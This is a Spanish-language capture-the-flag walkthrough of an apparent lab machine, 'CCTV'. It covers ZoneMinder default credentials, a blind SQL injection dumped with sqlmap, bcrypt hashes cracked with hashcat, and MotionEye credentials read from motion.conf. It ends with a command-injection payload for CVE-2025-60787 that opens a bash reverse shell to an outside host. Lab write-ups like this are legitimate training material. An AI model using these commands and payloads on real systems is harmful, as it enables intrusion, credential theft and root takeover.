

CCTV

```
nmap -sC -sV -Pn -oN CCTV.nmap 10.129.12.28 --min-rate 5000

Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-25 01:20 -03
Nmap scan report for 10.129.12.28
Host is up (0.18s latency).
Not shown: 847 closed tcp ports (conn-refused), 151 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 761d7398fa05f70b04c23bc47de6db4a (ECDSA)
80/tcp    open  http     Apache httpd 2.4.58
|_ http-title: Did not follow redirect to http://cctv.htb/
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.68 seconds
```

La landing page presenta lo siguiente




image-270.png

Haciendo fuzzing tanto para subdominios como para contenido web, no encontré nada :3

Apretando el botón de login se nos redirige al endpoint de /zm/. Probé el par de credenciales admin:admin y para mi sorpresa entré al panel de administración.




image-271.png

Como se ve en la captura, la version de la instancia de ZoneMinder es la v1.37.63.

En teoría esa version es vulnerable a CVE-2026-27470, probé un PoC y no me funcionó. el CVE-2024-51482 por otro lado si funciona de pana

```
python3 CVE-2024-51482.py -i cctv.htb -u admin -p admin --test
```

```
[*] CVE-2024-51482 - ZoneMinder Blind SQL Injection Exploit
[*] Target: cctv.htb

[*] Logging in as 'admin' on cctv.htb...
[+] Login successful
[*] Measuring baseline response time...
[*] Baseline median: 0.175s
[*] Testing vulnerability with 2s sleep...
[*] Response time: 2.19s
[+] Target is vulnerable!
[+] Target is vulnerable!
```

Dejé ejecutando el PoC por un rato pero tampoco me devuelve nada y se queda colgado, el github de la vulnerabilidad especifica que el endpoint vulnerable a SQLi es `http://IP/zm/index.php?view=request&request=event&action=removetag&tid=VULNENDPOINT` así que con esto voy a intentar hacer la request con sqlmap junto a la cookie de mi sesión actual.

```
sqlmap -u "http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1" \
-D zm -T Users -C Username,Password --dump --batch \
--dbms=MySQL --technique=T \
--cookie="ZMSESSID=r2hg7mq4esb73us82kea548i64" \
--time-sec=2
...
<SNIPP>
...
+-----+-----+
| Username | Password |
+-----+-----+
| superadmin | $2y$10$cmYtVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rh1ULwM0jrtbm |
| mark | $2y$10$prZGnazejKcuTv5bKNexX0gLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| admin | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m |
+-----+-----+
```

Obtuve dos contraseñas crackeadas

```
hashcat -a 0 -m 3200 passwords.sql /usr/share/wordlists/rockyou.txt

$2y$10$prZGnazejKcuTv5bKNexX0gLyQaok0hq07LW7AJ/QNqZolbXKfFG.:opensesame
$2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m:admin
```

La enumeración de los servicios de red me devuelve lo siguiente

```
ss -tunlp
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
udp	UNCONN	0	0	127.0.0.54:53	0.0.0.0:*	
udp	UNCONN	0	0	127.0.0.53%lo:53	0.0.0.0:*	
udp	UNCONN	0	0	0.0.0.0:68	0.0.0.0:*	
tcp	LISTEN	0	151	127.0.0.1:3306	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:7999	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:1935	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.54:53	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*	
tcp	LISTEN	0	70	127.0.0.1:33060	0.0.0.0:*	
tcp	LISTEN	0	4096	0.0.0.0:22	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:8554	0.0.0.0:*	
tcp	LISTEN	0	128	127.0.0.1:8765	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:8888	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:9081	0.0.0.0:*	
tcp	LISTEN	0	511	*:80	*:*	
tcp	LISTEN	0	4096	:::22	:::*	

Haciendo curl a los interesantes me encontré con que el puerto 8765 me devuelve el código de una página web. Para poder interactuar con esa página web tengo que realizar un Port Forwarding.

```
ssh -L 1234:localhost:8765 mark@cctv.htb
```

La landing page presenta el siguiente login del servicio MotionEye




image-272.png

Además dentro de `/etc/systemd/system` se encuentra un `.service` llamado `motioneye.service`

```
[Unit]
Description=motionEye Server
After=network.target local-fs.target remote-fs.target

[Service]
User=root
RuntimeDirectory=motioneye
LogsDirectory=motioneye
StateDirectory=motioneye
ExecStart=/usr/local/bin/meyectl startserver -c /etc/motioneye/motioneye.conf
Restart=on-abort

[Install]
WantedBy=multi-user.target
```

Lo interesante es que el servicio corre como `root`

La wiki oficial del servicio muestra los archivos de configuración y lo que hacen <https://github.com/motioneye-project/motioneye/wiki/Configuration-File>. De entre estos los más relevantes parecen ser

motioneye.conf

motionEye uses a configuration file (usually called `motioneye.conf`) that allows customizing your setup (including paths, logging, various timeouts and other options that cannot be modified through the UI). The default location for this file is `/etc/motioneye/motioneye.conf` and can be changed using the `-c` command line switch.

Available Options

conf_path

Defines the folder for the various configuration files used by motionEye. These include `motion.conf` , `thread-*.conf` (both used by the *motion* daemon). This folder must be writable by the user with which motionEye runs. Defaults to `/etc/motioneye` .

image-274.png

motion.conf muestra las credenciales del login

```
cat motion.conf
# @admin_username admin
# @normal_username user
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
# @enabled on
# @normal_password

setup_mode off
webcontrol_port 7999
webcontrol_interface 1
webcontrol_localhost on
webcontrol_parms 2

camera camera-1.conf
```

admin:989c5a8ee87a0e9521ec81a79187d162109282f0

General Settings ▼

Language

English ▼

Admin Username

admin

Password

.....

Surveillance Username

user

Password

motionEye Version 0.43.1b4

Motion Version 4.7.1

OS Version Ubuntu 24.04

Configuration

Backup

Restore

image-275.png

La configuración muestra que la version de este servicio es la 0.43.1b4

Esa versión es vulnerable al **CVE-2025-60787**, el siguiente [repositorio](#) muestra como explotarlo, simplemente seguí los pasos y cómo el servicio corría como root obtuve acceso privilegiado a la máquina, el payload que usé fue

```
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/10.10.14.84/4444 0>&1\"')").%Y-%m-%d-%H-%M-%S
```